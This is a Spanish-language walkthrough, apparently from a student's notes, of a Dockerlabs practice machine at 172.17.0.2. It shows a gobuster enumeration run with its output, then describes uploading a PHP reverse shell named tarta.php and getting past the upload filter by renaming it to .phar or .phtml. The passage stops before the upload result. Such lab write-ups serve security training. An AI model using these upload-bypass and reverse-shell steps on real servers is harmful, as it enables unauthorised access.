
Dockerlabs

Instalamos y ejecutamos esta máquina





La ip es 172.17.0.2

Escaneamos sus puertos vulnerables con nmap



Encontramos una web






Vamos a hacer fuzzing para encontrar subdirectorios

```
┌──(root㉿kali)-[/home/kali/Descargas]
└─# gobuster dir -u http://172.17.0.2/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php
,bak,html,txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,bak,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.php            (Status: 200) [Size: 8235]
uploads              (Status: 301) [Size: 310] [--> http://172.17.0.2/uploads/]
upload.php           (Status: 200) [Size: 0]
machine.php          (Status: 200) [Size: 1361]
Progress: 112599 / 1102790 (10.21%)
```

Encontramos un subdirectorio interesante

Aqui se almacena lo que subamos a la web




Pero todavia tenemos que seguir enumerando y encontrar donde podemos subir los archivos

en el examen nos vale cn dirb pero fuera dirb no puede ser suficiente

vamos con gobuster a fondo



entramos en updload.php







Esta vacio por que corre en el servidor y eso no podemos verlo

Vamos a entrar a machine.php

Y encontramos donde subir archivos




y tenemos donde ver lo que subimos




Vamos a crear la reverse shell

Yo uso reverse shell generator




Creamos el payload .php con nano


Yo lo he llamado tarta.php




Subimos nuestro php



Y el servidor no admite archivos php



Vamos a cambiar su extensión a .phar




También podemos usar un . phtml




Estas extensiones nos permiten ejecutar el mismo código de php aunqe no sea php

Probamos a subirlo

